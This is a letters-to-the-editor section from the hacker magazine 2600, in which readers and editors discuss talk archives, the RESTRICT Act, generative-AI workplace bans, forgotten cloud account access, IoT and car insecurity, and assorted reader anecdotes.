I've heard in passing that your editor-in-chief Emmanuel Goldstein worked as a consultant on the film. I was wondering if he's ever committed to paper what that experience was like and, if not, would he consider doing so in the future? As a die-hard fan of the film and a newly minted lifetime subscriber of *2600*, to say I'm interested in his musings on the subject is an understatement.

DL

It's an interesting idea which a few of us could contribute to. While there aren't any really major revelations, everyone involved seems to agree it was a smooth and pleasant production and every member of the cast was great fun to work with, as were other members of the team, from the writer to the director and many others. Of course, nobody really anticipated what a special place this tale would occupy in the hearts of many for so long afterwards. We're glad to hear it means this much to you.

Dear *2600*:

I am trying to download the old HOPE panels (I got a new iPod and I am wanting to re-download them since the hard drive I had them on died long ago), and a lot of the sites are down, or the link to stream/download the panels is down. It is not all of them - HOPE X seems to be working - but Beyond HOPE, H2K, H2K2, a lot of the earlier ones, are appearing to be down.

Robert

Every one of our recorded talks is on our YouTube channel (Channel2600). You can use a program called youtube-dl to capture either the video or audio from each of them. Of course, Google is often overaggressive in removing content it deems objectionable or in age-restricting talks based on antiquated morality settings, which is why everything is also available directly from us at store.2600.com completely uncut and uncensored.

Dear *2600*:

I have a digital subscription and enjoy the articles. I was wondering if you'd consider licensing a "re-print" option i.e., allowing me to post some of the articles in our internal intranet. It would be limited to a subset of our employees that are interested in IT security topics.

I think the writeup in 38:2 titled "More Privacy and Better Security Through Email Diversification" would be a great addition to our security awareness program. How much would it cost to get approval to reprint this article online in our intranet?

I would consider this first article a proof of concept. If our employees show more interest, we might be looking at licensing additional articles from you.

We certainly would be linking back to your website, and there is a good chance that some of our employees - who haven't heard of *2600* - might be subscribing to the magazine.

I appreciate your feedback - thank you.

Simon

You're welcome to do this without permission or compensation. As long as you're not charging for the material or redistributing our entire publication, we're OK with it. We do ask that credit to both the magazine and author(s) be given, as well as any possible encouragement for people to subscribe. But our main goal is to get the info out there and, for that, we thank you for your help with those efforts.

Dear *2600*:

I was told by a crypto-anarchist that the only way to get true anonymity in communication is to use a high-latency store-and-forward network. The individual I spoke with did not know of any networks that fit the bill. Are you aware of any such projects?

Odin

This type of a system is mostly used when the receiving party isn't available or reachable. We're not aware of any security advantages. This kind of thing was common in the past using systems like UUCP and FidoNet to deliver email decades ago. FidoNet actually still exists and we'd love to print an article on how it's being used in the present day.

Dear *2600*:

I was just reading 38:1 and I noticed that the mailbox in the cover image says "DAN" on it. That's my name! So I must ask, why did you choose to put that on the mailbox? There must be some meaning behind it.

DanN

Yes, there usually is some meaning behind our actions. In this case, it was a tribute to our late friend and hacker extraordinaire Dan Kaminsky, who had recently passed away.

Follow-up

Dear *2600*:

I previously sent you a letter asking why the MOTD on your IRC servers had a quote about the importance of firearms credited to C.S. Wheatley. You answered in 39:4, saying that the quote you see there now is a different one attributed to Benjamin Franklin. And you're right, that's what I see there too.

But the Internet doesn't forget, so I dug around and found this website (netsplit.de) that acts as a directory and search engine for IRC networks. I looked for 2600net, but it already showed the new quote. That's when I decided to use the magic of the Wayback Machine by the wonderful Internet Archive and found a few captures of the netsplit.de page where the previous quote was visible. It was there at least since 2020 and until October 2022. I'm sure it's been there for way longer, but the first capture by the Wayback Machine is from 2020.

You can see all captures at: web.archive.org/web/20200813031854/https://netsplit.de/networks/2600net/

Here is the quote:

"Firearms stand next in importance to the Constitution itself. They are the American people's Liberty teeth and keystone under Independence. The church, the plow, the prairie wagon, and citizens' firearms are indelibly related. From the hour the Pilgrims landed, to the present day, events, occurrences and tendencies prove that to insure peace, security and happiness, the rifle and pistol are equally indispensable. Every corner of this Land knows firearms and more than 99 99/100 per cent of them by their silence indicate they are in safe and sane hands. The very atmosphere of firearms anywhere and everywhere restrains evil interference and they deserve a place of honor with all that's good. When firearms go all goes, therefore we need them every hour." -C. S. Wheatley

Once again, why did you have that quote there? It doesn't seem to be fit for today's world but then again, I'm not an American.

Tiago

Thanks for doing the research on that. As the IRC servers are run by others not on the magazine's staff, we can only speculate that this represented one of the admin's opinions, in much the same way that people organizing meetings or running other online forums might have different perspectives on certain issues. There are things we might say here that would not wind up being equally represented in those places and the reverse is also true, those words being a good example. And, as the quote appears to come from 1926, saying that it "doesn't seem to be fit for today's world" isn't an unreasonable conclusion to reach. What's important here is to realize that the various individuals and groups working with us have different opinions, but also have common goals. It's not our place to expect people to agree with us on everything and we hope that readers, users, attendees, etc. will never feel as if their thoughts or perspectives don't matter or are being stifled.

Dear *2600*:

In 38:3, fux0r feels obligated to warn our community about the "horrific" "pedophile" in our midst. As an abolitionist and criminal justice activist, I now feel obligated to warn our community first against the use of socially charged but legally meaningless verbiage, and second of how easy it is to receive such a charge or conviction. All too often, sex-related charges have been used to discredit and destroy activists and community organizers. Julian Assange and the creator of the 3D-printable Liberator handgun are two prominent examples.

Two caveats to start: First, as a feminist, I do not wish to discount all or any victims of sexual violence or exploitation just to point out that the weaponization of such charges predates the #MeToo movement. Second, I do not claim to know, nor do I wish to explore, the specifics of the case fux0r brings to question - it may be valid or it may not. That is not for us to judge. That said, let's look briefly at three absurd examples.

Around 2017, two defendants are accused and convicted of Possession of Child Pornography with Intent to Distribute. They are a boyfriend and a girlfriend, ages 15 and 16. The pornography in question consists of private pictures sent to *each other.* They will both be labeled pedophiles.

A young man of 21 is convicted of Sexual Assault on a Minor. His "victim" is his girlfriend of four years, his "high school sweetheart." She testified on his behalf. Her family decided to press charges after "she" came out as trans and gay. The two young men have been happily married for nearly a decade. One of them is now labeled as a pedophile.

A young lady buys a fake ID to get into a 21+ nightclub. She is under the age of consent but looks of age. She buys a young man some drinks. Later, they have sex. Later still, she gets scared she is pregnant and her mother finds the test. Long story made short, the victim of her lies and her forgery is now labeled as a pedophile.

Let me ask you this, my fellow hackers: whose behavior here is "horrific?" Seeing how the records of cases involving minors are sealed to protect the minors, we cannot know if the person in 38:1 has "horrific behavior" or is simply the victim of our "criminally injustice" system. I strongly encourage each of you to look into the largest prison-industrial complex in the world, the school-to-prison pipeline which feeds it, and the convict slave labor which sustains it. All right here in the "land of the free."

Hack the Planet.

The Abolitionist

Regardless of the specifics in any particular case, the types of crimes people are charged with, or the very real horrors that victims of assaults must live with for the rest of their lives, we cannot deny that there are a whole host of miscarriages of justice where people are locked away for things they didn't do or labeled in an unfair manner either as a result of a corrupt prosecutor, lying witnesses, or bizarre laws. The fact is we simply don't know. And it's for that reason that we don't pass judgment on incarcerated individuals seeking to take out ads in our Marketplace, which is what the original letter writer was upset about. We do have standards and lines that we won't cross. But to cut off access to our own pages based on rulings we have no way of verifying and to treat them as a non-person would be Orwellian

and hypocritical for us, especially when we've seen the system abused so many times. We will repeat what we've said before: people need to exercise caution whenever they contact anyone they don't know. This holds true both for people who are incarcerated (where it's relatively simple to find their criminal history) and those who are walking around free who may have very ulterior motives.

Dear *2600*:

Back in Volume 26, William R. Epp wrote in "Dear *2600*" that 2600.wrepp.com was live and searchable. Since then the *2600* Index had a few mirrors and during the time I utilized it was updated to Volume 35, Number 3 (Autumn 2018).

Seeing the mirrors slowly disappear and no further updates made, I reached out to William to see what could be done. Initially, I wanted to create a new project under a new format, but as I continued to use William's site locally, I realized the best thing was to place it somewhere like GitHub where his open source Copyleft code could live on.

I've set the stage and, while it may remain in the current state for a bit, I have some ideas for future updates, such as including a "code" repository. There are questions there, of course, in terms of whether code from the *2600* Code Repository could be placed on GitHub, or if "new" files with the code examples from the magazine should be created as some have done. All questions for a future time, I suspect.

With a local copy of Apache and MySQL, using phpMyAdmin, it took less than five minutes to import the schema and data and start using the website locally. Until I started using William's site, I didn't feel a need. Now I'm starting to appreciate the work that went into it and have found it of great use.

I'm a shite community leader and evangelist, but I'll see if I can't get some interest going.

Chris

We wish you luck. FYI, the link you sent us didn't work, so this project may have already hit some roadblocks. We'll update as we hear more.

Dear *2600*:

Hi Unknown Unknown

I was wondering if you got a chance to review my previous email. Please suggest if there is any update for us.

I would highly appreciate your acknowledgment and valuable comments on my last mail.

I'm looking forward to your reply.

Kind Regards,
Bailey Borden
Business Development Executive

Well, here's the acknowledgment. Let us also advise you that if you're attempting to reel someone in to buy whatever it is you're trying to sell, addressing them as "Unknown Unknown" isn't the best strategy. The fact that this is a follow-up to a previous unsolicited email makes this even more worthy of recognition. And, still more amazingly, there was no website or company name mentioned here, just an email address that we're not going to give free publicity to.

Dear *2600*:

I'm on the code page: www.2600.com/code/ but I don't see any listings newer than Autumn 2017.

Eric

Yes, you would be correct in that assessment. Things have been real busy, but it's on our list, really. Maybe it will even be updated by the time you read this.

Dear *2600*:

I am submitting an attached draft of an article for your consideration in an upcoming issue of *2600*. I apologize because the text is slightly longer than the required 1000 words, and I remain at your disposal for any suggestions you may have.

G

We're curious how you were given the impression that articles shouldn't be longer than 1000 words. We actually like longer articles that go into more detail. Many is the time we've received articles that make us cry out in frustration because they end far too soon and leave us wanting more. Of course, if you've run out of things to say, you should probably stop writing. But please don't shorten your submissions to the point where you're leaving out material our readers might find interesting. And for anyone who is considering writing an article and getting all the free stuff that comes with that, the address is articles@2600.com. Guidelines can be found in the "Submissions" section of the 2600.com website or in ads found in every issue.

Preparing for Disaster

Dear *2600*:

I have a book called *Lights Out: A Cyberattack, A Nation Unprepared, Surviving the Aftermath* by Ted Koppel. It is about the possibility of a scenario where the electrical grid has been brought down by a cyberattack and there is a blackout lasting months or longer across several states or more. No running water, no sewage, no refrigeration or light. Scarce food and medical supplies. Banks no longer functioning, widespread looting, and law and order stretched to its outermost limits.

The book jacket says "It isn't just a scenario. A well-designed attack on just one of the nation's three electric power grids could cripple much of our infrastructure - and in the age of cyberwarfare, a laptop has become the only necessary weapon. Several nations hostile to the United States could launch such an assault at any time... 'It's not a question of if,' says Centcom Commander General Lloyd Austin, 'it's a question of when.'" And yet, as Koppel makes clear, the federal government, while well prepared for natural disasters, has no plan for the aftermath of an attack on the power grid.

I figure as *The Hacker Quarterly*, you must have some thoughts on these possibilities. As a result of reading that book, I have become what some call an "amateur prepper." I have extra bottled water and canned food, first aid supplies, survival books, etc. I would love to prepare a submission about my thoughts, fears, and preparations for cyber disaster/societal breakdown. My question is: would this be an appropriate submission for you? I would also love to hear readers' thoughts and responses if I were to write a submission and if it were approved.

Emily

Sure, that could be really interesting. We'd like to avoid the doomsday, survivalist angle and focus mostly on where the vulnerabilities are so that people can make up their own minds as to the best ways to be prepared for such a calamity. We're sure Ted missed some things.

Dear *2600*:

Could nanobots be denied quarter under the Third

Amendment? If the commander and chief of the armed forces orders nanobots into the home, such as in the case of biological warfare, are they considered soldiers? Under that interpretation, the Constitution would require nanobots be prescribed in a manner according with law. I take it that means Congress would have to pass a bill.

Henry

We doubt these nanobots would be defined as soldiers since that would make it easy to apply the Third Amendment against them occupying our homes. But they most certainly will be considered weapons. We honestly can't wait to see how Congress handles this issue.

Artificial Intelligence

Dear *2600*:

Has anyone's workplace prohibited ChatGPT's use, or that of any other type of generative AI? We just were told we have a temporary ban on any of these products, including Google Translate, while issues get sorted out. I think that is a wise precaution.

Norm

A blanket ban is simply panic. Such tools can be quite helpful if used in a responsible manner. Anyone who uses them for a while will soon become familiar with the writing style and other qualities that make it painfully obvious when artificial intelligence is being used. The amount of misinformation that is put forth as fact will actually wind up damaging the reputation of anyone who believes what a chatbot tells them without doing a good degree of factchecking. And if someone does indeed factcheck while being given possible solutions to questions by artificial intelligence, they're actually doing work instead of simply using this technology as a crutch. We've seen this before whenever something new and powerful is introduced. So banning isn't the answer. Education, experimentation, and due diligence is.

Dear *2600*:

We're nowhere near having artificial intelligence that will "end humanity" despite all the recent foreboding. ChatGPT is nothing but a glorified text analyzer/generator, a language learning model that works with probabilities. There's no "intelligence" in it. True intelligence is a function of sentience and that can't easily be artificially replicated. It's also possible that intelligence can't occur without sentience and this would require the use of biological material - the only known conduit for sentience - a technology that is very far into the future. We underestimate the role of sentience/consciousness in the process of decision making, a crucial component of intelligence. Robotics is also in its infancy and so a "takeover" of AI against humanity is science fiction. There's also EMP and microwave technology that can instantly stop electronics from transmitting. We're going to be fine and, no, we are not six months from "doom and gloom." The danger is that this AI precursor we have is *not* intelligent enough to make correct decisions, not that it is too intelligent. This is probably the reason behind the warning from Elon Musk, et alia.

LM

Although it is always nice to see the richest people in technology fall into a panic.

Stories

Dear *2600*:

At the dump yesterday, some woman threw a PC into the generic household waste dumpster. While the PC was sinking like the Titanic surrounded by black garbage bags, I said loudly, "You did permanently erase the data, I presume?" Judging by her face, I think I might have ruined her Easter.

Mike

That's truly evil. But educational too.

Dear *2600*:

Just a reminder that if your files are sitting on someone else's server, you have no control over them. I set up an Instagram account in 2014, followed a few people, but only uploaded my first pictures last month (a few landscape shots). I tried logging in today to find a message saying that my account had been suspended on the first of April and that to gain access I needed to supply a phone number. A quick check on Google indicated that the account no longer existed. I have no idea why it was suspended and I only had five photos uploaded, but I imagine this would be devastating to someone who had hundreds of photos and followers.

David

Absolutely. And it happens all the time. Whether it's because of some sort of violation of the company's rules (and they can really make that about anything they want), a crazy copyright issue, hardware failure, or the company itself ceasing operations, your data can very easily become inaccessible at a moment's notice. That is why it's essential that you have multiple places where the same data is kept and that you have local access to it in case there is some sort of a massive failure of the Internet. When services like Facebook come onto the scene, we mistakenly believe that this will ensure that all of our memories and interactions will be forever saved. But quite the opposite is more likely. Sure, individual photo albums and correspondence can be lost over time, but if literally billions of people store these items digitally and that entire system disappears for whatever reason, how many memories are forever lost? Another exercise to drive this point home is to ask people if they know where to find a family photo album their grandparents had. Many people are able to gain access to such a relic. However, when you ask almost anyone to show you pictures from their first digital camera - perhaps one of the very first back in the 1990s - they almost never know where those pictures wound up. Combining technology with old school methods of storage is really the only way our priceless memories can be preserved.

Thanks

Dear *2600*:

I just wanted to thank the magazine. I took your advice and filed a dispute on some old debt in a "holding action" per an old issue. I prevailed. Guess they didn't find their paperwork in time.

Paul

While we don't recollect exactly what we said, it sounds like something we'd advise. Always fight back and never accept someone else's facts without putting forth your own. We hope this inspires others to do the same.

Dear *2600*:

Holy crap, coming up on 40 years? I graduated high school in 1984 and let me tell you, I can't believe either of us is still around! Hacking has given me invaluable life skills. Forty years later and I still read the letters section first. I'll buy a digital subscription as soon as you have it worked out. Happy 40th!

Shelley

Thanks - it's been quite a ride so far.

Dear *2600*:

Oh man, this is still a thing! Haven't read *2600* in over a decade! Can't wait to start reading it again! Thank you, c00L d00ds!!

Marc

We get this a lot. What we're most curious about is where people go where they become unaware of us still existing before they come back and discover that we're still around. Regardless, it's always good to get reacquainted.

Random Thoughts

Dear *2600*:

I ran across your posting and it seemed interesting. I'm contacting your group to see if any of you get hired to confirm if a house is being hacked, along with all electronic devices in it. I know my house but need confirmation. Other agencies are looking into it, but are slow. Please let me know and if one of your members is willing, the cost to do so. Includes phone, security system, security cameras.

Joe

Friends, this is the future. Hacked houses where everything within is compromised: microwaves, refrigerators, doorbells, furnaces, air conditioners, washing machines, you name it. Not one of those devices needs to be connected to the outside world, but many of us will either bow to the temptation or get hoodwinked into buying a product that gives you no choice. Of course, as your letter demonstrates, this opens up a whole world of opportunity for people looking to fix these mistakes and repair the damage.

Perhaps we should point out here that we have no idea what "posting" you're referring to and that this is not the kind of thing we're involved with. Maybe something else got hacked to create this impression. We'll need to hire someone to fix it.

Dear *2600*:

I am writing to you to address a word. Not a fixed-size group of bits, sadly, as might normally be the case, but rather a discrete unit of language that holds particular meaning.

I have conferred with the foremost among the experts, and I have indisputable, incontrovertible, purely-objective-mathematical-proof that you have been using this word in error. Many tactful and intelligent (and handsome) writers have spoken out about your vile use of this certain verb, and have accused this publication of the misdeed - the twisting, deceitful jab - delivered by this repeated utterance. I am inclined to agree with them, although none have yet supplied natural-historic demonstration as I shall presently.

Feel free to fall to your knees and grovel at my feet once you have seen the folly of your ways while the brilliance of my intellect burns away the fog of ignorance that ensconces your feeble minds.

You will notice that the foremost publication in the history of the world (www.worldhistory.org) refuses to use the term. They have not as of yet responded to the list of demands I have nailed to their door, but I have a theory:

You see, they never use the term "defenestration" in referring to the unfortunate events of 23rd May, 1618 AD. The Wiktionary Czech-to-English dictionary defines the Czech word "defenestrace" as "defenestration," which it then specifies as "(act of throwing out a window)."

You see, typical windows in 17th century Bohemia, as in all places, are elevated above the ground, but are *not* particularly high. About waist height for the typical person.

Only a fool would think that the rabble could convey the four Catholic Lords Regent et al. through such a window by *lifting*. The fact of the matter is that these stalwart defenders of the Papacy were merely pushed through the window, not thrown out.

To think that the radical Hussite weaklings could throw such men through a window is, on its face, ridiculous. Perhaps you can argue with the Wiktionary, but really, would you be so oafish and bullheaded to contradict www.worldhistory.org?

I submit this to you out of the immense regard I have for 2k600 as well as the deep sadness wracking the faithful masses who plainly see through your deceit and Protestantism. QED.

Warmest Regards and Kisses,
and May You Rot in Hell,
Sir Tinley Aninsell

We may never know what prompted this. And we have to accept that.

However, the writer is in error concerning the non-use of the phrase "defenestration" with regards to the Bohemian Revolt on www.worldhistory.org. On that very site is this quote:

"The Bohemian Revolt began when Protestant nobles, led by Count Thurn (l. 1567-1640), objected to legal decisions favoring Catholics and met with three of Ferdinand II's representatives at Prague Castle to discuss the situation. Unhappy with the proceedings, Thurn and his colleagues threw the representatives out the window in what has come to be known as the Second Defenestration of Prague (the First Defenestration being the event that began the Hussite Wars)."

So there.

Dear *2600*:

Tried to join the Facebook group to gain some insight into significant cyber breach experiences. I was basically told hackers don't assist with this type of gig? Throwing people under the bus comment, which I have never done.

Per your website, looks exactly like what you do, perhaps unethical hacking there in New York.

Sweet. No thanks. I'm the good guy.

Lisa

We honestly have no idea what you're referring to. First off, we have three Facebook groups, all run by different people with only very loose affiliations with the magazine. What someone tells you on one of them may not correspond with what we would tell you in these pages. That's the nature of the hacker world. If your request there was as unclear as the words above,

we can understand why someone might brush you off. We don't know if you're trying to instigate or prevent a "significant cyber breach experience." Saying you're the good guy means nothing since that's what everyone believes of themselves. So, not knowing what it is you're trying to do, there's not much we can say. Other than you won't find much sympathy if you're looking for help doing something illegal or destructive. You also won't get many fans by trying to recruit people into some sort of hacking business. We suggest instead that you read the room for a bit and then start to converse with people in ways that they're clearly comfortable with. Jumping to conclusions about something you're just getting involved with isn't the best way to achieve anything.

Thoughts on the RESTRICT Act

Dear *2600*:

I urge any U.S.-based members to call their reps for their state/district and ask them to vote no on the RESTRICT Act. If allowed, it gives the government the power to ban any app or program with over a million users that use any type of foreign technology or programming. It also states that using or teaching how to use VPNs or other methods of circumventing such bans will result in a felony and a $250,000 fine.

Jeremy

This is yet another example of the cluelessness our elected representatives demonstrate when it comes to technology. This particular bill is being led by panic over TikTok and what the Chinese government might be able to do with data that popular app collects. While we should be concerned with such collection by any entity, this is so clearly not the way to go about it and we honestly can't see how this bill will ever become law. Still, that hasn't stopped the state of Montana from passing its own law banning TikTok. We have no idea how they think they can enforce this, but some of the legislation being passed by state governments recently has been both frightening and illogical. We can only advise that people fight back at every level. You have so much more power than you've been led to believe.

Dear *2600*:

There has been extensive public discourse about the RESTRICT Act (S. 686), which was proposed on March 7th, 2023. Some people seem to think that it's good, and that it will help ban TikTok. However, many people are concerned about the broad language that it uses, the sweeping powers that it grants to the Secretary of Commerce, and section 15(f) which explicitly states that the Freedom Of Information Act will not apply to this act. I have personally read the bill, and would like to call attention to a section that no one seems to be talking about, and that I find particularly concerning. Section 5(a) of the act details types of technology products and services that the Secretary will "prioritize evaluation of" (supposedly for the purpose of discerning whether or not they are a national security threat). Most of the specified technology areas are somewhat general, and could possibly be construed as being harmful for a foreign adversary to possess significant market shares in. However, section 5(a)(3)(C) gets very specific, and singles out "data science products and services, including those involving the provision of services to assist a party utilize, manage, or maintain open-source software." I find this to be a little weird. Are we really worried about foreign adversaries attempting to develop open-source software? In the cases that they do, such as the open-source parts of the KaiOS Linux distribution, do we really want to stop them? Wouldn't we actually want them to focus more on open-source so that we can more easily investigate their software? Personally, I am opposed to the RESTRICT Act. I am interested in hearing your thoughts on this issue, and would encourage anyone who's interested to read the full text of the bill on congress.gov.

Craig

It's so important to read every word of these bills (which is often more than members of Congress do) because little gems like the above are always hidden in them. We can laugh at the absurdity, but it's not particularly funny when such bills are part of an overall agenda backed up by politically placed judges who will sign off on anything the people who nominated them say. We'd like to believe the system doesn't operate like this, but a recent look at what's been going on in the courts will demonstrate how it all really works.

Dear *2600*:

The RESTRICT Act is evil. The RESTRICT Act not only bans Americans from using TikTok, it is a Patriot Act 2.0 for the Internet. It would give the government unfettered access to all the data on our computers, phones, security cameras, Internet browsing history, payment applications, and more. It throws the Freedom of Information Act out the window, cannot be challenged in court, and criminalizes the use of a VPN with up to 20 years in jail and a one million dollar fine.

Kevin

In case you're wondering why we're always capitalizing "RESTRICT," it's because those clever people in Congress named it the "Restricting the Emergence of Security Threats that Risk Information and Communications Technology Act." They always do this - the USA PATRIOT Act is actually the "Uniting and Strengthening America by Providing Appropriate Tools Required to Intercept and Obstruct Terrorism Act." If only the bills they introduce were as good as the acronyms, we wouldn't constantly be dealing with such idiocy.

While both Democrats and Republicans have stood behind the RESTRICT Act, we've also seen political opposition from both sides of the aisle, which is a good thing. Again, where it's particularly bad is on the state and local levels, where there often is only one side with power and where the feeling that they can get away with whatever they want exists. So it's vital to not only attack this nonsensical bill, but to also reverse the local pushes to accomplish the same thing and sometimes even more egregious attacks on our freedoms. We do this by paying attention and never backing down.

WE WANT YOUR LETTERS!

Please send us your comments on articles, technology, privacy, or whatever else is on your mind. As you can see, we're open to a wide amount of opinions.

letters@2600.com or 2600 Letters, PO Box 99, Middle Island, NY 11953 USA

OBJECTS

Challenges

Dear *2600*:

I have been wondering about this for a while now, and grew more concerned after reading "Inconvenient Truths" in 39:4. With all of the difficulties you've had over the years with distribution, what is the best way to purchase a print copy of *2600*? Is purchasing individual copies from store.2600.com better for your bottom line than purchasing in a physical store? Worst case, would you be willing to take donations? What can we, as a community, do to help?

LC

As you will see in this issue, we have been hard at work addressing these concerns. It's now possible to get digital subscriptions in PDF and EPUB3 format and for Kindle users to completely bypass Amazon and have complete control over their issues. Concerning print copies, we encourage all methods as it's in our interests to keep our presence strong in stores as well as through subscriptions. The real question is what works best for you. If you have difficulty finding us in stores and don't want to miss an issue, then a subscription would be a better option for you. Or if your mail delivery is terrible or you tend to move a lot, then tracking us down in a store is probably a better idea. Whatever you decide, we thank you for your support. We couldn't exist without our readers.

Dear *2600*:

You seem to be trying to make it difficult to renew with confidence. For example, my last issue was Volume 40, Number 1, but your renewal only mentions spring and summer. It would be nice to also put those words on the mag cover *or* put the volume/issue number on the website. Either way would be an improvement.

James

This is a very good point and we should have done more to alleviate confusion when the pandemic struck. We took the seasons off our pages since we had fallen so far behind. This year we've finally caught up to the point where we can start printing that info on the inside pages and we're only an issue or two from it going back onto the front cover. That said, we're going to look into being more clear on the store. And for the record, "Number 1" always refers to a spring issue while "Number 4" would always be a winter issue.

Dear *2600*:

Lately at my job, I find myself getting into debates with suppliers over the quality of the widgets they sell. When I message them about returning widgets that don't meet spec, I am met with arrogance and they shed all responsibility for the poor-quality widget or they claim that the widget is within spec (when it is not). I try my best to embrace the hacker mindset and look for holes and logical fallacies to exploit in my opponent's argument, but I keep finding that my words get twisted. My boss says we would drop them, but because we do so much business with them, we can't. This got me thinking. Considering there is always a debate in the letters section of *2600,* I was wondering if you or the readers had any favorite books, tools, or techniques about debating.

Maxtor

It's really great that you're using an experience with a lousy supplier as inspiration to improve your debating skills. We would love to hear from our readers with their suggestions. But even with great debating skills, obstinate people will never yield and will often become more obstinate despite all the facts presented against them. But don't let that discourage you, as improving a skill is never a waste of time.

Bad Habits

Dear *2600*:

Okay fellow hackers, I need to see if anyone can help me implement an idea I have. My children are terrible at getting up in the morning early. Next year they get to sleep more as the school system is moving up the start times for high school and middle school students. So I'm almost to the finish line. Anybody know how to make it so all the Alexa devices in my house will run about 15 to 20 minutes ahead? I mean it was easier in the old days with digital clocks, but I'm trying to find out if there is a way I could configure that on all devices in the house. Any thoughts or help? They're really good kids. They just don't like getting up early. An extra ten or 15 minutes would buy me a world of time.

Jesse

Add this to the list of stupid decisions made in software without listening to actual humans. Of course it makes perfect sense to have this option - who hasn't set an actual clock a few minutes fast to fool oneself and get started a little earlier? But Amazon has decreed that nobody should ever do this and that the only way to set time is by synching to a chosen time zone. A true personal assistant would do whatever you asked it to, so if you wanted it to always add 20 minutes to the time when you asked it to, who is Amazon to tell you that's not possible? Perhaps someone has figured out a workaround and, if we find out about it, we'll be sure to share. In the meantime, we suggest programming a daily alarm to go off earlier than normal and hope your kids don't ask Alexa the Truth Teller what time it actually is.

Dear *2600*:

I think you will appreciate this story. Today I needed to access an Azure VM for a new client. Well, a long, long time ago, an IT director for a company contracted with me to act as their backup. They reached out to me so little that I never even bothered to invoice them and I have not thought about them for years. Even the IT director has moved on from that company. Today I went to access the new client's VM using my email address. It then asked me to set up two-factor authentication, which I cheerfully did. Once that was over, the Azure tenant opened up and I had full access to the company I had

contracted with years ago! No one had ever disabled the account and I was not even aware I had this level of access to this company. For goodness sake people, this is why you should take the time to review your user accounts.

John

We think they finally earned an invoice.

Dear *2600*:

As the old saying goes, there's no such thing as a lock that can't be picked. However, it seems like there are plenty of examples of car manufacturers that refuse to add these metaphorical locks to their cars at all - especially when it comes to securing the electronic systems of vehicles. Plenty of modern cars are essentially begging to be attacked as a result of such poor practices as unencrypted CAN busses and easily spoofed wireless key fobs.

DC

This really comes as no surprise and is another perfect example of new technology being blindly embraced without enough thought given to basic security. Ironically, in many cases the option of simply using old tech while all of this gets figured out has been taken away.

Dear *2600*:

So two young people just came into my barbershop to offer social media management. I asked if they had business cards and they said no, but they could AirDrop a PDF to my phone. Accepting a random AirDrop PDF from a stranger is a bad idea, correct? Is that common?

T

We're afraid this is indeed common and not just among young people. There's nothing wrong with using all sorts of technological features to communicate between trusted parties. The problems occur when other methods are completely discarded. It also offers a clue as to how inefficient their business may be. You might believe business cards are old and outdated, but if you can't accept that your potential customers may feel differently, it doesn't say a lot about how much you'll respect their future wishes and habits that may not align with yours.

In Response

Dear *2600*:

The article, "A Holistic Approach is Better" (40:1) is *very* Bitcoiner. Yep - that's them. I'm glad you published that. It's an authentic and earnest presentation of Bitcoin culture. If there's going to be a bridge between the hacker and crypto worlds, I suppose your options are bridging to either the Bitcoin or Ethereum subcultures. Well, okay, you've seen Bitcoiner culture! You can decide if that's something worth bridging to. Ethereum subculture is more Left (though a Thiel'ian influence remains), pragmatic, "builder," and optimistic/utopian. Another way I've seen it written as the analogy, Bitcoin:Cyberpunk :: Ethereum:Solarpunk. Another analogy is Bitcoin:Ludwig Von Mises :: Ethereum:David Chaum.

Personally, and I don't ask that people agree with me, I'm not allergic to Bitcoin culture. The culture isn't great, but I've also seen a lot worse. I will give the Bitcoin culture credit for being *principled*. And that's nice. They stick to their guns (sometimes literally!) even while being perpetually ostracized for doing so. I'll also give the Bitcoin culture points for being a relatively consistent ideology: pro-individual, libertarianish, pro-drugs, suspicious of authority, etc. Another nice thing about that culture is that if you don't like their culture/ideology, they will permit you to "socially exit" to create your own culture with different expectations. But they will take pot shots at you with snide remarks. Eh - it's not what I identify with, but I can think of much worse values.

V

And isn't that all any of us can hope for?

Dear *2600*:

Happy 40th birthday!

I asked a few times in #2600 IRC and on the Facebook page about who the old guy in uniform was in the front cover of 40:1, but no one seems to know! Any hints?

Emmanuel D.

All we can say is that such details are sometimes released in our annual digests which come out in the spring of each year. That gives us enough time to figure out what we meant in the previous year's covers.

Dear *2600*:

Just wanted to thank gr3ase for the "American Shanzhai" comic, and the sentiment. Things that are proprietary are killing (real) innovation. Big thanks to the EU for forcing USB-C on that fruit company.

E85

We're happy to have that series running this year; it's opened up some eyes.

Dear *2600*:

In 40:2, while replying to the letter by luRaichu who was proposing a series of articles detailing cassettes, you concluded that you wouldn't be at all surprised if there were still people making use of cassettes somewhere.

Well, I just want to confirm that you are absolutely right in not being surprised: actually, the retro computing community uses cassettes on a daily basis. They also created devices to emulate cassettes using audio files on an SD card. Moreover, you can even buy new software (I mean software created in these days for many retro computers) which is distributed on actual physical cassettes. Why? Just for the fun of it, of course!

CLuB77

We're thrilled to hear this and it's a perfect example of how understanding older technology can lead to a better understanding of how things work. Not to mention that it's probably highly entertaining.

Dear *2600*:

Hi, you probably already heard this, but in the issue I got in the mail earlier this week (40:2), you have the same content in two spots in the magazine.

The article on page 7 is the same as in the letters section on page 36 (re the science fair) with a slightly different author name. Didn't know if it was a printing issue or an editing issue, but just wanted

to pass it on.

Glad that you're still going after how bad things looked with the changes in distributors a few years ago. I've been a subscriber for about five years now and a store issue buyer for probably ten years before that.

King

We are so terribly embarrassed by this error from last issue. It came about because the writer submitted it twice, once to the editorial department and once to the letters department. We should have caught this and we have in the past, but this was overlooked because it was both large enough for an article and small enough for a letter. We ask people to please not send submissions more than once or to different departments as we are fully capable of screwing things up on occasion.

Dear *2600*:

The last two paragraphs of Diana K's discussion on the Enigma (39:3) are very insightful for anyone who uses encryption. I have stressed this in the lectures I have given many times.

Call me Ishmael

Our articles do tend to wind up in lectures more than those of most other magazines.

Queries

Dear *2600*:

I want to place an order for your magazines and just want to know if you guys will send to a local jail? Also, will you sell a single magazine because I'm not sure if my husband will be in jail for a whole year, so there's no need to get a subscription.

B

We will certainly send to any address requested. We can't guarantee that the facility in question will forward it.

Dear *2600*:

I wish there could be a way to protect my landline phone from scammers pretending they are from Amazon customer support, robocallers, and phone bots. My phone rings nonstop all day because of scammers. I wish there was a way to protect my beloved landline from all the scammers who call. Any advice appreciated.

I also would like to see an article about how to hack, mod, or circuit bend the Stem Player music editor.

EDGAR

